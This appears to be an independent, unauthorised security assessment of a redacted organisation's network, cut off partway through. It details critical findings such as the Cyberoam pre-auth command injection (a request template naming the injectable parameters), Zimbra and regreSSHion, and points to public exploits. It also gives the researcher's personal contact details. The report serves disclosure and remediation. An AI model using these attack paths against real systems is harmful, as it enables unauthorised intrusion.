

Redacted Independent Security Assessment

Disclosure notice: This report was produced independently, outside any prior authorization or agreement with [Redacted]. The researcher acknowledges that some findings required active interaction with production systems — including HTTP requests to specific endpoints, version fingerprinting, and verification of authentication and authorization controls. All such interaction was deliberately scoped to the minimum required to confirm each finding. No data was exfiltrated, no accounts or records belonging to [Redacted] or its users were modified or deleted, and no credential brute-force attempts were carried through to compromise.

Researcher Contact

Field	Details
Name	Abderrahim El Ouariachi
Email	abderahimouriachi@gmail.com
Phone	+212623960018
Portfolio	https://www.itsabderrahimel.com

Executive Summary

A security review of [Redacted] infrastructure in the ranges [Redacted]/20, [Redacted]/20, and [Redacted]/22, along with related subdomains, found **30 issues** across 37 hosts reachable from the internet: **12 Critical, 11 High, 5 Medium, 2 Informational**.

The most serious issues can be exploited by anyone on the internet, with no login needed, and affect live production systems. These include:

- An end-of-life Cyberoam SSL VPN that allows attackers to take full control of the device (a ready-made exploit is publicly available).
- A 12-year-old Zimbra mail server with a known flaw that can be exploited to take over the server and access user mailboxes.
- A Laravel web application leaking its source code and log files, including the administrator's email address.
- Outdated WordPress, phpMyAdmin, GNU Mailman, and Apache installations — all with known public exploits that allow attackers to run code on the server.

A second group of Critical issues was found on [Redacted], where any visitor can read user credentials or delete accounts without logging in. The site does not appear to have real users at this time, so the current impact is limited — but the same flaws would be dangerous if this code is reused on a live application.

Overall, the pattern of findings suggests a broader gap in software updates and patching, rather than a few isolated mistakes. Each finding in this report includes step-by-step remediation guidance. This report is shared in good faith.

Engagement Overview

Field	Value
IP ranges in scope	[Redacted]/20 , [Redacted]/20 , [Redacted]/22
Total addresses	13,312
Hosts responding	205
Response rate	2.2%
Unique Hosts with findings	37 (35 IPs + 2 subdomains)
Subdomains in scope	27 (listed below)
Research period	2026-04-01 / 2026-05-1
Report date	2026-05-7

 *Note: F-30 documents a generic exposure class across the [Redacted]/20 range and is excluded from the unique-host count above.*

Found Subdomains

The following 27 [Redacted] subdomains were included in the security review:

as.[Redacted] · clients.[Redacted] · cpanel.[Redacted] · customers.[Redacted] · freeradius.[Redacted] · imap.[Redacted] · imap4.[Redacted] · itsupport.[Redacted] · mail.[Redacted] · map.[Redacted] · mnm.[Redacted] · newmail.[Redacted] · nextcloud.[Redacted] · pbx.[Redacted] · pop.[Redacted] · pop3.[Redacted] · projets.[Redacted] · prtg.[Redacted] · radius.[Redacted] · smtp.[Redacted] · tall.[Redacted] · test.clients.[Redacted] · tickets.[Redacted] · [Redacted] · webadmin.[Redacted] · webmail.[Redacted] · www.[Redacted]

Finding Summary

Severity	Count	Risk Level
 Critical	12	Immediate exploitation risk, remediate urgently
 High	11	High likelihood of impact if exploited
 Medium	5	Moderate risk, remediate within 30 days
 Informational	2	Configuration or hardening recommendation
Total	30	

Vulnerability Index

ID	Vulnerability	Host(s)	Severity	Port / Service
F-01	End-of-Life Cyberoam SSL VPN with Unauthenticated Remote Code Execution	[Redacted]	 Critical	8443/HTTPS, 9443/HTTPS
F-02	Outdated Zimbra Installation with Critical RCE Vulnerability	[Redacted]	 Critical	80/HTTP, 443/HTTPS
F-03	Critically Outdated GNU Mailman Installation with Publicly Exposed Admin Interface	[Redacted]	 Critical	80/HTTP
F-04	OpenSSH 8.7 Vulnerable to regreSSHion (CVE-2024-6387) — Unauthenticated RCE	[Redacted]	 Critical	22/SSH
F-05	Outdated Apache HTTP Server 2.4.52 with Memory Corruption and RCE Vulnerabilities	[Redacted], [Redacted]	 Critical	80/HTTP, 443/HTTPS
F-06	Outdated and Vulnerable WordPress Applications	[Redacted]	 Critical	80/HTTP, 443/HTTPS
F-07	Outdated Microsoft IIS Installation with Critical HTTP.sys Vulnerability	[Redacted]	 Critical	78/HTTP
F-08	Vulnerable FortiGate FGFM Service Exposed on Port 541	[Redacted]	 Critical	541/TCP (FGFM over SSL)
F-09	Outdated dnsmasq 2.49 with Heap Overflow RCE and Open Recursion Misconfiguration	[Redacted]	 Critical	53/UDP, 53/TCP
F-10	Router Accessible with Default Credentials via Web Interface	[Redacted]	 Critical	80/HTTP
F-11	Unauthenticated IDOR Exposing All User Credentials in Plaintext	[Redacted]	 Critical	443/HTTPS

ID	Vulnerability	Host(s)	Severity	Port / Service
F-12	Unauthenticated Mass Account Deletion via Missing Authorization on Destructive Endpoint	[Redacted]	 Critical	443/HTTPS
F-13	Critically Outdated and Publicly Exposed phpMyAdmin Installation	[Redacted]	 High	80/HTTP
F-14	Laravel Application Root Misconfiguration Exposing Source Code and Sensitive Logs	projects. [Redacted]	 High	443/HTTPS
F-15	Outdated phpMyAdmin 5.1.1 Installation with Multiple XSS and Authentication Bypass Vulnerabilities	[Redacted]	 High	80/HTTP
F-16	Outdated Dropbear SSH Installations Across Multiple Hosts	[Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted] · [Redacted]	 High	22/SSH, 8022/SSH
F-17	Outdated Apache HTTP Server Version 2.0.52	[Redacted]	 High	80/HTTP, 443/HTTPS
F-18	Vulnerable Axigen Mail Server with XSS Vulnerabilities	[Redacted], [Redacted], [Redacted]	 High	443/HTTPS, 9000/HTTPS, 9443/HTTPS
F-19	PRTG Network Monitor — Outdated Version with Multiple CVEs	[Redacted], [Redacted]	 High	80/HTTP, 443/HTTPS
F-20	Outdated OpenSSH Installation Enabling Privilege Escalation	[Redacted]	 High	22/SSH
F-21	Outdated and Vulnerable Exim SMTPD Installation	[Redacted], [Redacted]	 High	465/SMTPS, 587/SMTP

ID	Vulnerability	Host(s)	Severity	Port / Service
F-22	Outdated cPanel Installation	[Redacted]	High	2083/WHM, 2095/Webmail, 2096/Webmail HTTPS
F-23	Cross-Site Request Forgery (CSRF) Protection Missing Across All Endpoints	[Redacted]	High	443/HTTPS
F-24	Unauthenticated IDOR on Project Tracking Endpoint Enabling Client Enumeration	projects. [Redacted]	Medium	443/HTTPS
F-25	Absence of Rate Limiting on Authentication and Tracking Endpoints	projects. [Redacted]	Medium	443/HTTPS
F-26	Open Monitoring Port — Information Disclosure	[Redacted], [Redacted]	Medium	37591/TCP
F-27	Vulnerable OpenLDAP Installation Susceptible to Denial of Service	[Redacted]	Medium	389/LDAP
F-28	User Enumeration via LMTP Service	[Redacted]	Medium	7025/LMTP
F-29	Laravel Debug Mode Enabled in Production	projects. [Redacted]	Informational	443/HTTPS
F-30	Router interfaces exposed to the internet	All routers in the [Redacted]/20 range	Informational	443/HTTPS, 80/HTTP

Methodology

The assessment was conducted in three sequential phases: **discovery** (mapping the public attack surface), **identification** (determining what services were running and at what version), and **verification** (confirming, with the lightest possible touch, whether each potential weakness was actually exploitable). Every phase was deliberately constrained to read-only or non-destructive interaction. No automated exploitation frameworks (Metasploit, sqlmap, etc.) were run against [Redacted] infrastructure at any point.

Tooling Summary

Category	Tools Used
Network discovery	nmap (SYN scan, service/version detection, NSE banner script)

Category	Tools Used
Banner grabbing	<code>netcat</code> , <code>openssl s_client</code> , <code>dig</code>
HTTP inspection	<code>curl</code> , browser DevTools (manual response inspection)
TLS inspection	<code>openssl</code> , <code>tlsex</code>
Subdomain / DNS context	<code>crt.sh</code> , certificate transparency logs, <code>dig</code>
External corroboration	Shodan, Censys (passive index queries)
Web application testing	<code>curl</code> , <code>ffuf</code> (read-only enumeration on <code>[Redacted]</code> and <code>projets</code>)
CVE-specific verifiers	<code>xaitax/CVE-2024-6387_Check</code> , <code>p33d/CVE-2024-23113</code> (detection scripts — no exploit payloads were ever sent)

Limitations of This Methodology

This assessment is bounded by what is observable from the public internet without authentication. It does **not** cover:

- **Authenticated assessment of any application.** Findings on internal-only authenticated functionality, business logic, or post-login attack surface are out of scope and are not represented in this report.
- **Plugin and theme inventories on hosted CMS instances.** F-06 documents WordPress core versions; the (typically larger) plugin/theme attack surface on each of the 11 affected sites was not enumerated.
- **Internal network topology, AD/LDAP structure, or east-west traffic.** This is an external assessment.
- **Source code review.** Application-layer findings (F-11, F-12, F-14, F-23, F-24, F-25, F-29) are based on observed behavior, not on the underlying source.

A subsequent authenticated or grey-box engagement would be required to characterize the risks that lie behind the public-facing surface examined here.

Findings

Each finding follows the structure: severity → affected hosts → CVSS score → description → proof of concept → impact → remediation → references.

F-01 — End-of-Life Cyberoam SSL VPN with Unauthenticated Remote Code Execution

Field	Details
Host	<code>[Redacted]</code>
Port	8443/HTTPS, 9443/HTTPS
Severity	 Critical

Field	Details
CVSS v3	9.8 (CVE-2019-17059)
CVE	CVE-2019-17059 · CVE-2016-9834 · CVE-2012-3372
CWE	CWE-78: OS Command Injection · CWE-89: SQL Injection · CWE-321: Use of Hard-coded Cryptographic Key

Description

The SSL VPN portal at [Redacted] is running **CyberoamOS version 10.06 build 6533**, an End-of-Life release that is 12 major versions behind the final stable release (v22). Cyberoam as a product line has been fully discontinued by Sophos; organizations still using Cyberoam devices are at significant risk as these systems are no longer receiving security updates. Every vulnerability disclosed since build 6533 is permanently unpatched on this device.

The installation is affected by three distinct vulnerability classes spanning from 2012 to 2019:

CVE	CVSS	Type	Description
CVE-2019-17059	9.8	OS Command Injection (Pre-auth RCE)	A shell injection vulnerability allows remote attackers to execute arbitrary commands via the Web Admin and SSL VPN consoles without any authentication. Affects all CyberoamOS before 10.6.6 MR-6
CVE-2016-9834	9.8	SQL Injection (Pre-auth)	An SQL injection vulnerability in the Guest Login Portal allows remote attackers to execute arbitrary SQL commands via the <code>add_guest_user</code> opcode without authentication
CVE-2012-3372	7.5	Hard-coded CA Private Key (MitM)	All Cyberoam DPI devices share the same CA certificate and hence the same private key, making it possible for any Cyberoam device to intercept TLS traffic passing through any other Cyberoam device — or for the shared key to be extracted and imported into third-party interception tools

Two public GitHub PoC exploits are available for CVE-2019-17059. The vulnerability is in active public circulation and was disclosed in 2019, giving attackers over five years of awareness of this attack path.

Proof of Concept

Step 1 — Version fingerprinting via login page source:

```
curl -s -k https://[Redacted]:9443/corporate/webpages/login.jsp \
  | grep -oP 'ver=\K[\d\. build]+' | head -1
# Output: 10.06 build 6533
```

The version string is embedded in public-facing page source and served to unauthenticated visitors.

Step 2 — CVE-2019-17059: Test for unauthenticated endpoint access:

The vulnerability is exploitable by sending a malicious request to either the Web Admin or SSL VPN consoles, which enables an unauthenticated remote attacker to execute arbitrary commands. The

vulnerable endpoint is the Anti-Virus/Anti-Spam module, reachable via `mode=458` :

```
curl -sk -X POST https://[Redacted]:9443/corporate/Controller \
-H "User-Agent: Mozilla/5.0" \
-d
"mode=458&hdnSender=&hdnRecipient=test@test.com&hdnFilePath=/tmp/test&release=" \
-D -
```

A `200 OK` response confirms the endpoint processes the request without requiring authentication. The `hdnFilePath` and `hdnRecipient` parameters are ultimately passed to a backend `sendmail` shell invocation without proper sanitization — injecting shell metacharacters into either parameter results in OS command execution as root.

Impact

- **Unauthenticated Remote Code Execution with Root Privileges:** CVE-2019-17059 allows attackers to access Cyberoam devices without providing any username or password, with root-level access granting unlimited rights on the device. No authentication, no credentials, and no user interaction are required — a single HTTP POST request is sufficient to own the device
- **Complete Network Perimeter Compromise:** In most network environments, Cyberoam devices are used as firewalls and SSL VPN gateways, giving potential attackers a strong foothold in a network and making it easier to attack hosts inside. Full control of the firewall means full control of every inbound and outbound traffic flow
- **Unauthenticated SQL Injection:** CVE-2016-9834 provides a second independent pre-authentication attack path via the Guest Login Portal, allowing an attacker to dump the internal database, extract VPN credentials, and potentially create unauthorized administrator accounts
- **TLS Traffic Interception:** CVE-2012-3372 means that any Cyberoam device — including a device controlled by an attacker — can decrypt and inspect all TLS traffic passing through this device. The shared CA private key cannot be rotated without a firmware upgrade, and since the product is End of Life, no fix will ever be issued
- **Persistent Compromise:** Firewall-level compromise is among the most persistent forms of network intrusion — it survives endpoint reimaging, antivirus deployments, and network policy changes, as all traffic passes through the compromised device
- **Lateral Movement:** Since Cyberoam devices are usually trusted in most environments, a compromised device gives attackers an extra edge when pivoting to attack internal hosts — traffic from the device itself is implicitly trusted by other network elements
- **Over 96,000 Historical Exposure Cases:** According to Shodan, there were more than 96,000 internet-facing Cyberoam devices at the time of CVE-2019-17059's discovery, mostly installed in enterprises, universities, and banks — confirming this is an actively targeted product class

 **WARNING:** This device is running End-of-Life software with a public pre-authentication RCE exploit available on GitHub. Immediate isolation or replacement is strongly advised.

Remediation

Immediate Actions

- ☐ **Isolate the device from the public internet immediately** — remove the management interface (ports 8443, 9443) from external exposure via firewall rules or ISP-level ACLs:

```
# Block external access to VPN portal ports as an emergency measure
iptables -A INPUT -p tcp --dport 8443 -j DROP
iptables -A INPUT -p tcp --dport 9443 -j DROP
```

- ☐ **Investigate for prior compromise** — given that a public exploit has been available since 2019, the device may already be compromised. Review:
 - All admin account creation and modification events
 - Authentication logs for unexpected source IPs
 - Active VPN session history
 - Any configuration changes made after 2019
- ☐ **Rotate all credentials** stored in or managed by the device immediately: VPN user credentials, admin passwords, Pre-Shared Keys, and any Active Directory integration service accounts

Long-Term Migration

- ☐ **Migrate to Sophos Firewall** (the official successor to Cyberoam) as the primary remediation path. Cyberoam OS is permanently End of Life — there is no upgrade path that keeps it supported
- ☐ **Alternatively**, replace with any actively maintained next-generation firewall from a vendor with a current security support lifecycle (pfSense, OPNsense, Fortinet, Palo Alto, or equivalent)
- ☐ **Do not attempt to upgrade CyberoamOS to v22** as a remediation strategy — v22 is also End of Life and will not receive future patches. A migration to a supported platform is the only viable long-term solution
- ☐ After migration, **deploy MFA for all VPN access** and enforce it as a platform-wide policy — this significantly reduces the impact of future credential compromise

References

- [CVE-2019-17059 — NVD](#)
- [CVE-2016-9834 — NVD](#)
- [CVE-2012-3372 — Tor Project Advisory](#)
- [Sophos Official Advisory — CVE-2019-17059](#)
- [TheBestVPN — CVE-2019-17059 Technical Deep Dive](#)
- [CWE-78: OS Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-321: Use of Hard-coded Cryptographic Key](#)

F-02 — Outdated Zimbra Installation with Critical RCE Vulnerability

Field	Details
Host	[Redacted]
Port	80/HTTP, 443/HTTPS
Severity	 Critical

Field	Details
CVSS v3	9.8 (chained exploitation)
CVE	CVE-2022-27925 (auth path traversal/RCE, CVSS 7.2) + CVE-2022-37042 (auth bypass, CVSS 9.8) · CVE-2019-9670 (XXE) · CVE-2016-3415

Description

The Zimbra Collaboration Suite installation is running **version 8.5.1** (December 2014), making it 12 years outdated. This version is vulnerable to **unauthenticated Remote Code Execution** when **CVE-2022-27925** (an authenticated path-traversal flaw in the `mboximport` endpoint, CVSS 7.2) is chained with **CVE-2022-37042** (an authentication bypass in the `MailboxImportServlet` function, CVSS 9.8). The chain produces a fully unauthenticated, pre-auth RCE with publicly available exploits enabling root access on the host.

Proof of Concept

Version Fingerprinting

Method 1 — Copyright Footer

Viewing the page source reveals:

```
Copyright © 2005-2014 Zimbra, Inc.
```

Method 2 — Admin Portal Source Code

Accessing `https://[Redacted]:7071/zimbraAdmin/` and inspecting the page source exposes a build timestamp:

```
<script>
  appContextPath = "/zimbraAdmin";
  appCurrentSkin = "serenity";
  appVers = "141215153634"; <!-- December 15, 2014, 15:36:34 -->
  appDevMode = false;
  appNewUI = true;
</script>
```

The timestamp `141215153634` decodes as follows: year `14` (2014), month `12` (December), day `15`, time `15:36:34`, confirming **Zimbra 8.5.1**.

Impact

- **Unauthenticated RCE (CVE-2022-27925 + CVE-2022-37042 chain):** The combined exploit grants instant root/SYSTEM access without any credentials. A public exploit covering both CVEs is available: github.com/Josexv1/CVE-2022-27925
- **CVE-2019-9670** (CVSS 9.1): XML External Entity (XXE) injection enabling information disclosure and potential SSRF attacks

- Running a 12-year-old mail server version exposes the organization to many more historical CVEs , many of which have weaponised proof-of-concept code

 **WARNING:** This system is actively exploitable with zero authentication required. Immediate remediation is critical.

Remediation

- ☐ **Isolate immediately** — remove from public internet access if operationally feasible
- ☐ **Upgrade to the latest version** (Zimbra 10.x as of 2026) following the official migration guide
- ☐ **Check for existing compromise** — review system and application logs for suspicious activity prior to the upgrade
- ☐ **Back up all data** before making any changes to the installation
- ☐ **Apply WAF rules** targeting known CVE-2022-27925 / CVE-2022-37042 request patterns against the `mboximport` endpoint if an immediate upgrade is not possible

Post-upgrade actions:

- ☐ Review all user accounts for unauthorized additions
- ☐ Reset all passwords and revoke active sessions
- ☐ Implement automated patch management going forward

References

- [CVE-2022-27925](#)
- [CVE-2022-37042](#)
- [CVE-2019-9670](#)
- [CISA Alert AA22-228A — Threat Actors Exploiting Multiple CVEs Against Zimbra Collaboration Suite](#)
- [Josexv1 — Combined CVE-2022-27925 + CVE-2022-37042 exploit](#)
- Rapid7 Metasploit module — `exploit/linux/http/zimbra_mboximport_cve_2022_27925`


F-03 — Critically Outdated GNU Mailman Installation with Publicly Exposed Admin Interface

Field	Details
Host	[Redacted]
URL	<code>http://[Redacted]/mailman/admin</code>
Domain	<code>[Redacted].[Redacted]</code>
Port	80/HTTP
Severity	 Critical
CVSS v3	9.8 (CVE-2021-44227)
CVE	CVE-2021-44227 · CVE-2018-5950 · CVE-2016-6893 · CVE-2015-2775 · CVE-2011-0707 · CVE-2008-0564 · CVE-2006-3636 · CVE-2005-3573 · CVE-2004-0412

Description

A **GNU Mailman 2.1.5** installation is publicly accessible at [http://\[Redacted\]/mailman/admin](http://[Redacted]/mailman/admin), including the administrative interface, without network-level access restriction. This version was released in **2004**, making it approximately **22 years outdated**. The current stable release is **2.1.39**.

Visual Timeline



The installation carries a substantial library of known CVEs spanning over two decades, including multiple Remote Code Execution and privilege escalation paths. The most critical are detailed below:

CVE	CVSS	Type	Description
CVE-2021-44227	9.8	CSRF → Admin Takeover	A list member or moderator can obtain a CSRF token and use it to craft an admin request — allowing them to set a new admin password or make arbitrary changes
CVE-2015-2775	9.8	Path Traversal → RCE	Directory traversal in GNU Mailman before 2.1.20 allows remote attackers to execute arbitrary files via a crafted path when not using a static alias
CVE-2018-5950	8.2	Reflected XSS	XSS and information leak in the user options CGI, exploitable via specially encoded URLs to execute arbitrary scripts in a victim's browser
CVE-2016-6893	8.0	CSRF → Credential Access	CSRF vulnerability on the user options page allows remote attackers to hijack arbitrary user authentication and gain access to victim account credentials
CVE-2011-0707	6.8	Multiple XSS	Multiple XSS vulnerabilities in Mailman before 2.1.14 via the list information and list description fields
CVE-2008-0564	5.4	XSS	Multiple XSS vulnerabilities in Mailman before 2.1.9rc1 via unspecified CGI vectors
CVE-2006-3636	6.1	Header Injection / Spoofing	CRLF injection in <code>Utils.py</code> before 2.1.9rc1 allowing attackers to spoof error log entries and redirect administrators to malicious URLs
CVE-2005-3573	5.3	Information Disclosure	Remote attackers can retrieve information about the Mailman installation including configuration details via crafted requests
CVE-2004-0412	5.0	Password Disclosure	Mailman before 2.1.5 allows remote attackers to obtain user passwords via a crafted email request to the server

The total accumulation of publicly known vulnerabilities affecting this installation spans more than two decades:

Period	Approximate CVE Count
2004–2008	~10 vulnerabilities
2009–2010	~12 vulnerabilities
2011	~16 vulnerabilities
2012–2026	200+ vulnerabilities
Total	250+

Public exploits are available for multiple CVEs, including a published PoC for CVE-2018-5950 on Exploit-DB and Metasploit modules targeting this version range.

Proof of Concept

Version detection via HTTP response:

```
curl 'http://[Redacted]/mailman/admin' -s | grep -oP 'version \K[0-9.]+'  
# Output: 2.1.5
```

The version string is embedded in the page source and served to any unauthenticated visitor.

Confirm public admin interface accessibility:

```
curl -s -o /dev/null -w "%{http_code}" http://[Redacted]/mailman/admin  
# Output: 200
```

A **200 OK** response confirms the admin login panel is reachable without any network restriction.

Impact

- **Unauthenticated Admin Takeover:** CVE-2021-44227 allows any mailing list member (including self-subscribed attackers) to reset the list admin password and take full control of all mailing lists hosted on the server, with no prior privileges needed beyond a valid subscription
- **Remote Code Execution:** CVE-2015-2775 allows a path traversal attack that leads to arbitrary file execution on the server, effectively providing full OS-level code execution without authentication
- **Mass Phishing Capability:** An attacker who takes over the mailing list admin can immediately send arbitrary emails to the entire subscriber base, with the legitimate server as the sending domain — bypassing spam filters and high deliverability due to the trusted sending domain
- **Subscriber Data Exposure:** The admin interface provides full access to subscriber lists including email addresses, subscription preferences, and in older versions, stored password hashes
- **Password Disclosure:** CVE-2004-0412 allows retrieval of user account passwords via crafted email — since Mailman 2.1.5 is the exact boundary version, this may affect some accounts depending on configuration
- **Persistent Session Hijacking:** CVE-2018-5950 can be weaponized to steal admin session tokens through a crafted link sent to an administrator, enabling account takeover without ever knowing the password

 **WARNING:** The admin interface at `http://[Redacted]/mailman/admin` is accessible with no authentication gate at the network level. Any internet-connected attacker can interact with it directly.

Remediation

Immediate Actions

- ☐ **Block external access** to `/mailman/admin` and `/mailman/admindb` via Apache or firewall rules as an emergency compensating control:

```
# Restrict admin interface to trusted internal IPs only
<Location /mailman/admin>
    Require ip 10.0.0.0/8
    Require ip 192.168.0.0/16
</Location>

<Location /mailman/admindb>
    Require ip 10.0.0.0/8
    Require ip 192.168.0.0/16
</Location>
```

- ☐ **Remove the installation entirely** if mailing lists are no longer operationally required:

```
# Remove Mailman binaries and data
sudo apt remove --purge mailman
sudo rm -rf /var/lib/mailman /etc/mailman
```

If Mailman Must Remain in Use

- ☐ **Upgrade to the latest version** (2.1.39 as of 2026) to close all known CVEs:

```
# Debian/Ubuntu
sudo apt update && sudo apt install mailman

# Verify installed version
/usr/lib/mailman/bin/version
```

- ☐ **Migrate to Mailman 3** for a modern, actively maintained architecture with a significantly improved security posture — the 2.1.x branch accepts only critical security patches and is considered a legacy codebase
- ☐ **Restrict admin and admindb access** by IP allowlist even after upgrading — the admin panel should never be reachable from the public internet regardless of the installed version
- ☐ **Enable HTTPS** for all Mailman interfaces to prevent credential interception over clear-text HTTP
- ☐ **Rotate all list admin passwords** and subscriber credentials as a precautionary measure, given the extended period of public exposure

- ☐ **Review subscriber lists** for any unauthorized additions that may have been made by an attacker who exploited CVE-2021-44227

References

- [CVE-2021-44227 — NVD](#)
- [CVE-2015-2775 — NVD](#)
- [CVE-2018-5950 — NVD](#)
- [CVE-2016-6893 — NVD](#)
- [CVE-2004-0412 — NVD](#)
- [Exploit-DB — CVE-2018-5950 PoC #48970](#)
- [CWE-352: Cross-Site Request Forgery](#)
- [CWE-22: Path Traversal](#)

F-04 — OpenSSH 8.7 Vulnerable to regreSSHion (CVE-2024-6387) — Unauthenticated RCE

Field	Details
Host	[Redacted]
Port	22/SSH
Severity	 Critical
CVSS v3	8.1 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2024-6387 (regreSSHion)
CWE	CWE-364: Signal Handler Race Condition

Description

The SSH service on [Redacted] is running **OpenSSH 8.7**, which falls within the confirmed vulnerable range for **CVE-2024-6387**, also known as **regreSSHion**. This is a signal handler race condition vulnerability in OpenSSH's server (`sshd`) on glibc-based Linux systems that can result in unauthenticated remote code execution with root privileges.

The vulnerability impacts all OpenSSH server versions between 8.5p1 and 9.7p1, placing OpenSSH 8.7 squarely within the affected range. The flaw exists in `sshd`'s default configuration and requires no authentication or user interaction to trigger.

The name regreSSHion refers to the fact that this is a regression of a previously known flaw tracked as CVE-2006-5051, which had been fixed in OpenSSH 4.4p1 eighteen years ago — code modifications in later versions accidentally reintroduced the vulnerability.

The technical root cause is a race condition in how the `SIGALRM` signal handler is called during the authentication grace period. When a client fails to authenticate within `LoginGraceTime` seconds (default: 120), `sshd` calls `cleanup_exit()` via the signal handler. This function calls async-signal-unsafe functions that can corrupt internal state in a way that is attacker-exploitable — allowing heap manipulation and eventually arbitrary code execution as root.

Important

Exploit complexity: Successful exploitation has been shown on 32-bit Linux/glibc systems with ASLR. Under lab conditions, exploitation typically requires 6–8 hours of continuous connections up to the server's maximum capacity. The high attack complexity (AC:H) in the CVSS score reflects this. The vulnerability is nonetheless rated critical due to the severity of the outcome (unauthenticated root RCE) and the fact that it has been added to CISA's Known Exploited Vulnerabilities (KEV) catalog.

Proof of Concept

Step 1 — Confirm version via SSH banner:

```
echo "" | nc -w1 [Redacted] 22 2>/dev/null | head -1  
# Output: SSH-2.0-OpenSSH_8.7
```

Step 2 — Automated vulnerability check using the public detection script:

The Python script by [xaitax](#) checks whether the banner version falls within the confirmed vulnerable range without sending any exploit payload:

```
git clone https://github.com/xaitax/CVE-2024-6387_Check.git  
cd CVE-2024-6387_Check  
python3 CVE-2024-6387_Check.py --host [Redacted] --port 22
```

Expected output for a vulnerable host:

```
[*] Connecting to [Redacted]:22  
[*] Banner: SSH-2.0-OpenSSH_8.7  
[!] VULNERABLE: OpenSSH 8.7 is in the affected range (8.5p1 - 9.7p1)
```

Step 3 — Confirm `LoginGraceTime` is set to its default (required for exploitation):

If access to the host configuration is available, verify the exposure window:

```
grep LoginGraceTime /etc/ssh/sshd_config  
# Default if not present: LoginGraceTime 120
```

A value of `0` would disable the race condition window and serve as a compensating control. Any non-zero value (or the default) means the server is exploitable in principle.

 The Exploit-DB entry [#52269](#) and additional PoC scripts are publicly available. These exploits target the heap manipulation path described above. Full RCE under realistic conditions remains difficult but is achievable over extended attack windows against unpatched servers.

Impact

- **Unauthenticated Remote Code Execution as Root:** The vulnerability allows unauthenticated remote code execution as root on glibc-based Linux systems, presenting a significant security risk that

affects `sshd` in its default configuration — no credentials, no prior access, and no user interaction are required

- **Complete System Compromise:** A successful exploitation could result in complete system takeover, enabling malware installation, data manipulation, and establishment of a permanent backdoor
- **Lateral Movement:** A compromised server accessible via SSH is a high-value pivot point — with root access, an attacker can install persistent SSH backdoors, extract credentials from memory, and move laterally to other internal systems
- **Mass Exploitation Risk:** Qualys identified over 14 million potentially vulnerable OpenSSH server instances exposed to the internet at time of disclosure. Automated scanners routinely probe for this banner version, meaning the window between exposure and active scanning is very short
- **CISA KEV Listed:** The vulnerability has been added to CISA's Known Exploited Vulnerabilities catalog, confirming real-world exploitation activity beyond proof-of-concept research

Remediation

Immediate Actions

- ☐ **Upgrade OpenSSH** to version **9.8p2 or later** — this is the definitive fix. The patch was released on July 1, 2024 as part of coordinated disclosure:

```
# Debian/Ubuntu
sudo apt update && sudo apt install openssh-server
sshd -V # Verify version ≥ 9.8p2 or check OS-provided patched package

# RHEL/AlmaLinux/Rocky – check if vendor has backported the fix
sudo dnf update openssh-server
ssh -V

# Verify the patch is applied regardless of version number
# (some distros backport to lower version numbers)
sudo rpm -q --changelog openssh | grep CVE-2024-6387
# or
sudo dpkg-query -l openssh-server
```

- ☐ **Apply the `LoginGraceTime` workaround** as an immediate compensating control if patching cannot be performed right away — setting it to `0` closes the race condition window by eliminating the grace period that enables exploitation:

```
# Edit /etc/ssh/sshd_config
sudo sed -i 's/^#LoginGraceTime.*/LoginGraceTime 0/' /etc/ssh/sshd_config
echo "LoginGraceTime 0" | sudo tee -a /etc/ssh/sshd_config
sudo systemctl reload sshd
```

 Setting `LoginGraceTime 0` fully mitigates CVE-2024-6387 but increases exposure to SSH connection exhaustion (DoS). Apply firewall rate limiting to SSH connections alongside this setting to compensate:

```
# Limit SSH connection attempts to 5 per minute per source IP
iptables -A INPUT -p tcp --dport 22 -m state --state NEW \
  -m recent --set --name SSH
iptables -A INPUT -p tcp --dport 22 -m state --state NEW \
  -m recent --update --seconds 60 --hitcount 5 --name SSH -j DROP
```

Post-Patch Hardening

- ☐ **Restrict SSH access** to trusted IP ranges via firewall rules — SSH should not be exposed to the full public internet:

```
# Allow SSH only from trusted management networks
iptables -A INPUT -p tcp --dport 22 -s <trusted_cidr> -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j DROP
```

- ☐ **Audit for indicators of compromise** before and after patching. Given the CISA KEV listing and active exploitation in the wild, review logs for signs of prior exploitation:

```
# Check auth.log for unusual usernames with shell metacharacters
grep -E 'sshd.*Invalid|sshd.*Failed' /var/log/auth.log \
  | grep -E '(\`|\$\( |;|&&|\\|\\|)'

# Check for unexpected processes spawned by sshd
ps aux | grep -i sshd
journalctl -u ssh --since "30 days ago" | grep -i "error\\|signal\\|alarm"
```

- ☐ **Disable password authentication** and enforce SSH key-based login only — this significantly raises the bar for any exploitation attempt:

```
# In /etc/ssh/sshd_config
PasswordAuthentication no
PermitRootLogin prohibit-password
PubkeyAuthentication yes
```

- ☐ **Implement fail2ban** or equivalent to automatically block IPs showing brute-force or exploit-pattern behavior against the SSH port

References

- [CVE-2024-6387 — NVD](#)
- [Qualys TRU — regreSSHion Original Disclosure](#)
- [OpenSSH 9.8 Release Notes — Official Patch](#)
- [Exploit-DB — PoC #52269](#)
- [GitHub — xaitax/CVE-2024-6387 Check \(Version Detection\)](#)

- [Palo Alto Unit 42 — Threat Brief](#)
- [CWE-364: Signal Handler Race Condition](#)

F-05 — Outdated Apache HTTP Server 2.4.52 with Memory Corruption and RCE Vulnerabilities

Field	Details
Host	[Redacted] , [Redacted]
Port	80/HTTP, 443/HTTPS
Severity	 Critical
CVSS v3	9.8 (CVE-2022-23943)
CVE	CVE-2022-23943 · CVE-2022-22721 · CVE-2022-22719 · CVE-2022-22720
